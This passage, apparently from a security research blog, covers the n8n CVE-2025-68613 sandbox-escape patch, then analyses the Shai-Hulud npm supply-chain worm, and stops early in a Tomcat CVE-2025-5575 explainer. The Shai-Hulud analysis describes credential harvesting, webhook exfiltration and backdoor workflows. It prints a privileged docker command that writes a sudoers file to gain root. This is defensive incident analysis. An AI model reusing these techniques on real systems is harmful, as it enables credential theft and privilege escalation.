thisdefaults to the Global Object (which isglobalin Node.js).
https://medium.com/@win3zz/rce-via-insecure-js-sandbox-bypass-a26ad6364112
Experiments
While researching, I also included some experiments I tried out of personal curiosity.
1 | Experiments |
Patch Diff
In version 1.122.0, where CVE-2025-68613 was patched, the fix was as follows.
Patch #1
They expanded the set of banned methods for preventing prototype references by adding methods needed for module loading, thereby blocking module loading via global-object references enabled by sandbox escaping.

Patch #1
Patch #2
Before executing an expression, a sanitizing function named FunctionThisSanitizer was added. This function is intended to prevent sandbox escaping in Node.js non-strict mode, where this inside anonymous or user-defined functions can resolve to the global object.
When a function call is identified via the AST, the sanitizer replaces it so that the function is invoked using call or bind. By doing so, when this is referenced inside the function, it is forced to point to EMPTY_CONTEXT rather than the global object, providing a defensive measure.

Patch #2
1 | const EMPTY_CONTEXT = b.objectExpression([ |
References
https://docs.n8n.io/integrations/builtin/core-nodes/n8n-nodes-base.set/
https://nvd.nist.gov/vuln/detail/CVE-2025-68613
https://medium.com/@RosanaFS/n8n-rce-cve-2025-68613-tryhackme-walkthrough-ba713f682e56
https://www.npmjs.com/package/n8n?activeTab=versions
https://github.com/n8n-io/n8n/security
https://leapcell.io/blog/ko/javascript-eoseuteu-saendeu-bakseuing-gip-ipunseok
https://velog.io/@indeeeah/Why-use-Node.js-use-strict
https://medium.com/@win3zz/rce-via-insecure-js-sandbox-bypass-a26ad6364112
What is Shai-Hulud
Source: https://www.reddit.com/r/programming/comments/1nbv9w3/color_npm_package_compromised/
In this section, we examine the Shai-Hulud supply chain attack and how it affected major libraries. The incident has already been investigated and analyzed by many researchers overseas, and this write-up references various materials. The attack occurred in multiple waves; the first wave in September 2025 is referred to as the Shai-Hulud Attack, and subsequent waves are referred to as the Shai-Hulud 2.0 Attack.
The name “Shai-Hulud” comes from the discovery of a file named Shai-Hulud.yaml—reminiscent of the sandworm from Dune—inside a malware GitHub workflow.
There had been several npm supply chain incidents before Shai-Hulud, but this one drew particular attention because it demonstrated a more aggressive level than prior supply chain attacks and was the first successful self-propagating attack to achieve large-scale package poisoning: once one library was infected, it spread to other libraries that depended on it. This severely undermined trust in open source and reminded many people of the risks of open source software.
According to https://socket.dev/blog/tinycolor-supply-chain-attack-affects-40-packages, the first wave in September 2025 affected roughly 500 npm packages, including open-source CrowdStrike-related packages.
Shai-Hulud Attack Technique and Malware Analysis
Packages compromised by the Shai-Hulud attack end up in the following state:
- Installs an additional tarball package.
- Modifies
package.jsonto execute a malicious local script (bundle.js) via apostinstallhook. - Re-packs and republishes the archive via the tarball so that downstream users later install the trojanized package. (trojanization)
The most important part of the above process is the modification of package.json. In Node.js, package.json is the file npm uses when managing external packages. It contains basic information such as the project name, author, and description, and also defines the packages that must be installed.

Example of package.json
In the scripts section, you can define commands that are executed when npm receives a command for the project. For example, if you run npm test in the path shown in the image, the command echo Error: no test specified && exit 1 is executed. While scripts can contain custom commands, some commands have special meanings. The command used in this attack is postinstall, which runs automatically after package installation.

The postinstall command in a package.json used in the real attack
In the Shai-Hulud attack, package.json was modified so that the malicious script bundle.js would run. The bundle.js file downloads and runs TruffleHog (a credential scanner) and then searches for tokens and cloud credentials on the host. The script verifies and uses developer and CI credentials, creates a GitHub Actions workflow inside the repository, and exfiltrates the Actions results to a fixed webhook address.
1 | // bundle.js |
bundle.js is a large minified file that acts as a controller. It detects the execution environment, fetches the appropriate TruffleHog binary, and searches the file system and the entire repository for known credential patterns.
1 | // De-minified transcription from bundle.js |
When a GitHub personal token is identified, bundle.js uses it to write a GitHub Actions workflow under .github/workflow and exfiltrates the collected data via a webhook.
1 | # Extracted from a literal script block inside bundle.js |
When exfiltrating credentials, the script behaves in a service-aware manner. It looks for environment variables such as GITHUB_TOKEN, NPM_TOKEN, AWS_ACCESS_KEY_ID, and AWS_SECRET_ACCESS_KEY. If an npm token is found, it validates it via npm’s whoami endpoint and, if usable, interacts with the GitHub API. It also attempts metadata discovery to see whether short-lived credentials can be harvested from inside cloud build agents.
1 | // Key network targets inside the bundle |
This is the end-to-end flow of the Shai-Hulud attack technique. The malicious script changed several times; Socket reports that it identified roughly seven variants. Each version attempted to improve stealth and effectiveness.
Shai-Hulud goes beyond merely stealing credentials: it modifies, repackages, and redistributes libraries whose credentials were stolen so that the damage persists rather than ending with initial compromise. The use of webhook-based exfiltration, code obfuscation, and TruffleHog-driven secret scanning indicates a premeditated, sophisticated attack.
Many packages were impacted through a single compromised dependency, and users of those packages were also affected. However, Shai-Hulud did not end there—there was a second wave in November 2025: the Shai-Hulud 2.0 attack.
Shai-Hulud 2.0, Second Attack Occurred
For the second wave (Shai-Hulud 2.0), the first evidence of a malicious package version being uploaded to npm was found around 03:00 UTC on Nov 24, 2025, and the second stage (self-replication) was first observed around 22:45 UTC on Nov 25, 2025. Using credentials exfiltrated in stage 1, one initial victim’s private repository was made public.
Afterwards, approximately 3,200 repositories were impacted by the initial compromise. Some private repositories were flipped to public, and there were also cases of “promotion” via repository descriptions.

Source: https://www.wiz.io/blog/shai-hulud-2-0-ongoing-supply-chain-attack
This wave showed characteristics that differed from the prior one:
- Execution via lifecycle scripts installation
- New attack files:
setup_bun.jsandbun_environment.js
Wiz and Aikido report that the infected npm packages were uploaded between Nov 21 and Nov 23, 2025. When the malicious package is installed, it exfiltrates developer and CI/CD secrets similarly to the earlier attack, but a key difference is that it exfiltrates to a GitHub repository that includes text referencing Shai-Hulud.
This variant runs only in the preinstall stage and creates the following files:
cloud.jsoncontents.jsonenvironment.jsontruffleSecrets.json
It then additionally attempts to create discussion.yaml inside a GitHub workflow.
The attacker proceeded by adding multiple workflows.
The first payload establishes a workflow that acts as a backdoor on the infected system.
- The payload registers the infected machine as a self-hosted runner named “SHA1HULUD”.
- It then adds
.github/workflows/discussion.yaml, a workflow with an injection vulnerability, and configures it to run only on the self-hosted runner.
With this behavior, the attacker can execute arbitrary commands on the infected machine simply by opening a Discussion in the GitHub repository.
As a result, after initial compromise it appears to have served as a pseudo-backdoor mechanism to execute commands for follow-on actions.
1 | await this.octokit.request("PUT /repos/{owner}/{repo}/contents/{path}", { |
The second payload exfiltrates Secrets (credentials) defined in GitHub.
- The workflow
.github/workflows/formatter_123456789.ymlis pushed to a newly created branch namedadd-linter-workflow-{Date.now()}. - It enumerates and collects all secrets defined in the GitHub “Secrets” section and uploads them as an artifact (recorded in a file named
actionsSecrets.json). - After uploading the artifact, it downloads the newly created artifact; as part of the exfiltration chain, the file is downloaded onto the infected machine.
- Finally, it deletes the workflow and the newly created branch to conceal the malicious actions.
1 | name: Code Formatter |
The malware payload was written to operate actively across multiple cloud environments.
- Multi-platform support: Designed to work in AWS, Azure, and Google Cloud Platform environments, and bundles official SDKs so it can operate independently of host tools.
- Credential theft: Collects credentials from local files, environment variables, and internal cloud metadata services (IMDS) to steal temporary session tokens.
- Secret exfiltration: Uses stolen sessions to exfiltrate secrets from AWS Secrets Manager, Google Secret Manager, and Azure Key Vault.
- Privilege escalation: Attempts to maintain access or escalate privileges by hijacking privileged roles and manipulating IAM policies.
The malware is also written to attempt Docker escaping. It mounts the host root file system into a privileged container at /host and then copies a malicious sudoers file. As a result, the compromised user is granted the ability to use root privileges without a password.
1 | docker run --rm --privileged -v /:/host ubuntu bash -c "cp /host/tmp/runner /host/etc/sudoers.d/runner" |
When infecting CI environments or developer machines (outside of cloud or Docker environments), it behaves differently.
- The malware runs synchronously. In other words, the package setup does not complete until the malware finishes its work—helping ensure the runner stays active during the infection process.
- The malware can also run itself as a background process so package installation does not take excessively long, helping it avoid user suspicion.
The malware checks for CI environments via certain environment variables.
1 | process.env.BUILDKITE || |
As mentioned above, the malware creates the discussion.yaml workflow for a backdoor-like mechanism. This workflow appears to be used as a persistence mechanism on infected machines. Wiz reported that it did not find real-world cases of this backdoor being used, but it successfully validated in testing that the feature worked normally.
Simply opening a new Discussion in the repository was sufficient to execute code on the compromised system. Therefore, public repositories that use this workflow could be abused as a backdoor into infected machines connected to that repository.

Discussion workflow backdoor test / Source: https://www.wiz.io/blog/shai-hulud-2-0-ongoing-supply-chain-attack#payload-analysis-26

Backdoor artifact screenshot / Source: https://www.wiz.io/blog/shai-hulud-2-0-ongoing-supply-chain-attack#payload-analysis-26
Impact
Wiz Research reported that this attack impacted widely used open-source packages with hundreds of dependent packages, indicating potential ripple effects across the broader software supply chain.

Graph showing the number of packages that depend on packages compromised by Shai-Hulud 2.0 / Source: https://www.wiz.io/blog/shai-hulud-2-0-ongoing-supply-chain-attack#payload-analysis-26
Among the 800 affected packages, only about 230 packages depend on them directly or indirectly, and only 18 packages have more than 100 dependents.

Dependents per impacted package / Source: https://www.wiz.io/blog/shai-hulud-2-0-ongoing-supply-chain-attack#payload-analysis-26
References
https://www.reversinglabs.com/blog/shai-hulud-worm-npm
https://snyk.io/articles/npm-security-best-practices-shai-hulud-attack/
https://socket.dev/blog/nx-supply-chain-attack-investigation-github-actions-workflow-exploit
https://posthog.com/blog/nov-24-shai-hulud-attack-post-mortem
CVE-2025-5575
Apache Tomcat is the undisputed king of Java web applications and an absolute staple in enterprise environments. Recently, a pretty fascinating vulnerability was discovered in this framework.

2022 Servlet Container Market Share
In this post, we want to compare this flaw with a WebView vulnerability we frequently encountered during my mobile security research, and take a deep dive into how a logical flaw in Tomcat’s Rewrite Rule can lead to severe security impact.
Before we get into the vulnerability itself, let’s quickly clarify the concept of normalization.
In short, normalization is the process of standardizing user-supplied data into a clean, expected format before the system processes it.

URL normalization
In the context of web server routing, normalization literally means sanitizing the file path. Let’s look at a quick example:
- Input:
https://test.com/a/b/../c - Normalized:
https://test.com/a/c
The system resolves parent directory references like /../, converts the path to its actual location, and then serves the result to the user. This is primarily to prevent unexpected path traversal attacks and ensure the exact location of the resource is clear.
In the case of CVE-2025-5575, a critical security issue arises exactly around when this normalization takes place.
Rewrite Rule
Apache Tomcat is a web container used to execute Java Servlets and JSPs. While it acts as a traditional Web Application Server (WAS) in many enterprise setups, it’s also responsible for routing and distributing requests.
One of the most powerful features used for this routing is the Rewrite Rule.
Redirect vs. Rewrite
- Redirect:
- The server responds to the client with a
3xxstatus code, telling it to go to a new path. - The URL in the user’s browser address bar changes.
